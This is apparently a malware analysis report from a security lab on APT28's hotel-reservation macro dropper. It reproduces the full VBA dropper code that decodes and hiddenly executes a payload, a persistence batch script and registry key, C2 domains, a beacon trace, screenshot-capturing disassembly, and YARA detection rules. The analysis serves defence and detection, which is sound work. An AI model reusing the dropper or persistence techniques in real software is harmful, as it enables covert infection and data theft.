ZLAB

Malware Analysis Report: APT28 – Hospitality Malware

Malware Analysts:

Antonio Pirozzi
Antonio Farina
Luigi Martire

CSE CyberSec Enterprise SPA
Via Giovanni Paisiello 416, Rome, Italy 00198, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

Table of Contents

Introduction

In July 2017 FireEye Lab discovered a malware campaign targeting the hospitality sector. According to them, this malware attack is attributed to Russian actor APT28 and their objectives was to steal credentials from business travelers using hotel Wi-Fi networks, which the researchers said they did not observe. Moreover, they mentioned another malware campaign attributable to APT28 attacking the hospitality sector in 2016 all the same.

Figure 1 - APT28 (Fancy Bear) logo

It seems that the targeted hotels were in seven European countries and at least one in the Middle East country.

This malware spreads out with a spear phishing attack, where a fake hotel reservation document is delivered via mail to the victims. This document contains a macro that once enabled allows to complete the infection process. This macro is a Visual Basic script able to extract the effective malware, which needs to connect to a C2C “mvtband.net” and “mvband.net” in order to download other malicious code to execute. Nowadays, these servers are blacklisted so we can’t analyze all the complete behavior of Hospitality Malware.


Basic Static Analysis

Filename: “*Hotel_Reservation_Sheet.docm*”

MD5	9b10685b774a783eabfecdb6119a8aa3
SHA-1	f293a2bfb728060c54efeeb03c5323893b5c80df
SHA-256	a4a455db9f297e2b9fe99d63c9d31e827efb2cda65be445625fa64f4fce7f797
File Size	76.8 KB (78600 bytes)
Icon	

File Characteristics

This file introduces itself as a classic Microsoft Office file. The first thing that we note is the security warning about the disabled Macro. In fact, the Word file is a dropper and when the victim enables the Macro, a Visual Basic script triggers the infection.



SECURITY WARNING Macros have been disabled.

HOTEL RESERVATION WITH GUARANTEE	
Hotel name :	
Guest name :	
Guest nationality :	
RESERVATION INFO:	
Number of guests :	
Number of rooms :	
Room Type:	
Check in date :	
Check out date :	
Credit Card Information	
Card type :	
Card number :	
Expiry date (mm/yy):	/
Cardholder's name :	
Cardholder's address :	

Figure 2 - Screen of Word dropper.

ExifTool Metadata


File Name	Hotel_Reservation_Sheet.doc
File Size	77 kB
File Permissions	rw-r--r--

File Type	DOCM
MIME Type	application/vnd.ms-word.document.macroEnabled
Zip Required Version	20
Zip Bit Flag	0x0006
Zip Compression	Deflated
Zip Modify Date	1980:01:01 00:00:00
Zip CRC	0x351333b8
Zip Compressed Size	431
Zip Uncompressed Size	1819
Zip File Name	[Content_Types].xml
Template	Normal.dotm
Total Edit Time	2 minutes
Pages	1
Words	151
Characters	807
Application	Microsoft Office Word
Doc Security	None
Lines	6
Paragraphs	1
Scale Crop	No
Heading Pairs	Title, 1
Titles Of Parts	HOTEL RESERVATION SHEET
Company	..
Links Up To Date	No
Characters With Spaces	957
Shared Doc	No
Hyperlinks Changed	No
App Version	150.000
Title	HOTEL RESERVATION SHEET
Subject	-
Creator	Mr. John
Keywords	-
Description	-
Last Modified By	John
Revision Number	3
Last Printed	2009:03:22 18:21:00Z
Create Date	2017:07:03 05:33:00Z
Modify Date	2017:07:03 06:29:00Z

Table 1 - Exif Metadata

Behavioral Analysis

Once the user enables the Macro, a Visual Basic script starts and executes a first malicious code. The Macro contains a code for the decryption of a payload hidden into the document and the execution of it. This payload is cyphered with a Base64 algorithm. The Macro contains only two functions, “*DecodeBase64(base64)*” and “*Execute ()*” that are respectively used to decrypt the payload and to execute it.



```
Private Sub Execute()
    Dim Path As String
    Dim FileNum As Long
    Dim xml() As Byte
    Dim bin() As Byte
    Const HIDDEN_WINDOW = 0
    strComputer = "."

    'extract and decode encoded file
    xml = ActiveDocument.WordOpenXML
    Set xmlParser = CreateObject("Msxml2.DOMDocument")
    If Not xmlParser.LoadXML(xml) Then
        Exit Sub
    End If
    Set currNode = xmlParser.DocumentElement
    Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")
    If 2 > selected.Length Then
        Exit Sub
    End If
    base64 = selected(1).Text
    bin = DecodeBase64(base64)

    'save decoded file
    Path = Environ("APPDATA") + "\" + "user" + ".dat"
    FileNum = FreeFile
    If Dir(Path, vbHidden) <> "" Then
        Exit Sub
    End If
    Open Path For Binary Access Write As #FileNum
    Put #FileNum, 1, bin
    Close #FileNum
    SetAttr Path, vbHidden

    'execute saved file with WMI
    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
    objProcess.Create "run" + "dll" + "32" + ".exe " + Path + ", " + "#1", Null, objConfig, intProcessID

End Sub
```

Figure 3 - "Execute ()" function of the Visual Basic Script.

The Figure 3 shows the content of the Visual Basic Script Execute. Let’s explore the highlighted lines:

- `//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr`
  This is the internal path in the document where is located the crypted payload.


- `bin = DecodeBase64(base64)`
  Once retrieved the payload, the function calls the other one to decrypt it and to take a

reference in ‘*bin*’ variable.

- `Path = Environ("APPDATA") + "\" + "user" + ".dat"`
  The decrypted payload is stored in the file identified by the path: “%APPDATA%\user.dat”

- `objProcess.Create "run" + "dll" + "32" + ".exe " + Path + ", " + "#1", Null, objConfig, intProcessID`
  The last instruction of the Visual Basic code allows the execution of the dll, “user.dat”, previously saved, executing the shell command “*rundll32.exe %APPDATA%\user.dat, #1*”.


Through “user.dat” the malware creates two new files in %AppData%, “mrset.bat” and “mvtband.dat”.



```
set inst_pck = "%appdata%\mvtband.dat"
if NOT exist %inst_pck % (exit)
start rundll32.exe %inst_pck %,#1
```

Figure 4 – “mrset.bat” script.

Immediately after, Hospitality Malware shows its persistence mechanism setting the Registry Key “UserInitMprLogonScript” with the reference to “mrset.bat” path, in order to execute this batch file at the system reboot. As shown in Figure 4, the script has only the duty of check the existence of “mvtband.dat” in the prefixed folder and execute it.



_NT_SYMBOL_PATH	REG_SZ	symsrv*symsrv.dll*C:\Windows\Symbols*http://m...
ChocolateyLastPathUpdate	REG_SZ	Sun Aug 20 12:44:54 2017
Path	REG_EXPAND_SZ	;C:\ProgramData\chocolatey\lib\rawcap\tools\ra...
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript	REG_SZ	C:\Users\admin\AppData\Roaming\mrset.bat

Figure 5 – Persistence mechanism of the malware.

The effective malicious content is contained in the file “mvtband.dat”. Thus, we can synthetize how the files are created and executed in the following scheme:





Figure 6 – Files' creation and execution scheme.

The first actions executed by "mvtband" are:

- Retrieve the information about the browser's default settings, such as the user-agent string.
- Test the Internet connection contacting "google.com" with POST request on a random path.
- If the connection is working, the malware contacts two server "mvband.net" and "mvtband.net". They are C&C of this malware, so they get information about the victims and send them commands to execute on the hosts. In particular, the malware contacts these C&C with POST request on a random path. The body contains the info about the victim host, among them the list of the executing processes, info about system settings, browser preferences, encrypted using an its own algorithm.



805	3:01:35.370 PM	2	mvtband.dat	InternetOpenA ("Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WO...	0x00cc0004
806	3:01:35.370 PM	2	mvtband.dat	InternetConnectA (0x00cc0004, "mvband.net", INTERNET_DEFAULT_HTTPS_...	0x00cc0008
807	3:01:35.370 PM	2	mvtband.dat	HttpOpenRequestA (0x00cc0008, "POST", "/fRNE61/dUI5x/dVMIA.vnd.dece...	0x00cc000c
808	3:01:35.370 PM	2	mvtband.dat	InternetQueryOptionA (0x00cc000c, INTERNET_OPTION_SECURITY_FLAGS, 0...	TRUE

Parameters: InternetOpenA (Wininet.dll)

Name	Pre-Call Value
lpszAgent	0x002c2ab0 "Mozilla/4.0 (compatible; MSIE 7.0; Win...
dwAccessType	INTERNET_OPEN_TYPE_PRECONFIG
lpszProxyName	NULL
lpszProxyBypass	NULL
dwFlags	0
Return	


Hex Buffer: 191 bytes (Pre-Call)

```
0000  4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28  Mozilla/4.0 (
000d  63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d  compatible; M
001a  53 49 45 20 37 2e 30 3b 20 57 69 6e 64  SIE 7.0; Wind
0027  6f 77 73 20 4e 54 20 36 2e 31 3b 20 57  ows NT 6.1; W
0034  4f 57 36 34 3b 20 54 72 69 64 65 6e 74  OW64; Trident
0041  2f 37 2e 30 3b 20 53 4c 43 43 32 3b 20  /7.0; SLCC2;
004e  2e 4e 45 54 20 43 4c 52 20 32 2e 30 2e  .NET CLR 2.0.
005b  35 30 37 32 37 3b 20 2e 4e 45 54 20 43  50727; .NET C
0068  4c 52 20 33 2e 35 2e 33 30 37 32 39 3b  LR 3.5.30729;
0075  20 2e 4e 45 54 20 43 4c 52 20 33 2e 30   .NET CLR 3.0
0082  2e 33 30 37 32 39 3b 20 4d 65 64 69 61  .30729; Media
008f  20 43 65 6e 74 65 72 20 50 43 20 36 2e   Center PC 6.
009c  30 3b 20 2e 4e 45 54 34 2e 30 43 3b 20  0; .NET4.0C;
00a9  2e 4e 45 54 34 2e 30 45 3b 20 49 6e 66  .NET4.0E; Inf
00b6  6f 50 61 74 68 2e 33 29 00              oPath.3).
```

Figure 7 – Example of connection to the C&C "mvband.net" using the same user-agent string of the default browser (in the specific case Internet Explorer).

Advanced static analysis


In this phase we deepened the assembly code of the "mvtband.dat" file. In the following screen we can see how the malware retrieve some information about the victim host:



```
call    getProcesses
push    eax
mov     [ebp+var_38], eax
call    operations
mov     esi, eax
call    getAdapterAddresses
push    eax
mov     [ebp+var_34], eax
call    operations
mov     edi, eax
mov     [ebp+var_40], edi
call    readRegKey
push    eax
mov     [ebp+var_30], eax
call    operations
```

Figure 8 – Some info retrieved by the malware.

Moreover, we discovered that Hospitality Malware, using the Windows API calls “keybd_event” and “GetClipboardData”, can take a screenshot which it may sends to the malicious servers.



```
push    edi                 ; dwExtraInfo
push    3                   ; dwFlags
push    45h                 ; keyboard pressure
push    2Ch                 ; printscreen key
call    esi ; keybd_event
push    edi                 ; hWndNewOwner
call    ds:OpenClipboard
push    2                   ; uFormat
call    ds:GetClipboardData
mov     esi, eax
call    ds:CloseClipboard
test    esi, esi
jnz     short loc_10004149
```

```
loc_10004149:
push    edi
lea     eax, [ebp+var_20]
mov     [ebp+var_20], ebx
push    eax
lea     eax, [ebp+var_8]
mov     [ebp+var_1C], edi
push    eax
mov     [ebp+var_18], edi
mov     [ebp+var_14], edi
call    GdiplusStartup
lea     eax, [ebp+var_30]
push    eax
push    offset aImageJpeg ; "image/jpeg"
call    sub_10003B7C
```

Figure 9 – Code used by the malware to take a screenshot.

Yara Rules

```
import "pe"
rule APT28_HospitalityMalware_document {

    meta:
      description = "Yara Rule for APT28_Hospitality_Malware document identification"
      author = "CSE CybSec Enterprise - Z-Lab"
      last_updated = "2017-10-02"
      tlp = "white"
      category = "informational"

    strings:

       /* this string identifies the malicious payload */
       $a = {75 52 B9 ED 1B D6 83 0F DB 24 CA 87 4F 5F 25 36 BF 66 BA}

       /* this string identifies the document */
       $b = {EC 3B 6D 74 5B C5 95 F3 9E 24 5B FE 4A 64 C7 09 CE 07 C9 58 4E 62 3B}

    condition:
      all of them and filesize > 75KB and filesize < 82KB
}


rule APT28_HospitalityMalware_mvtband_file {

    meta:
      description = "Yara Rule for mvtband.dll malware"
      author = "CSE CybSec Enterprise - Z-Lab"
      last_updated = "2017-10-02"
      tlp = "white"
      category = "informational"

    strings:
        $a = "DGMNOEP"
        $b = {C7 45 94 0A 25 73 30 8D 45 94} // two significant instructions

    condition:
      all of them and pe.sections[2].raw_data_size == 0
}
```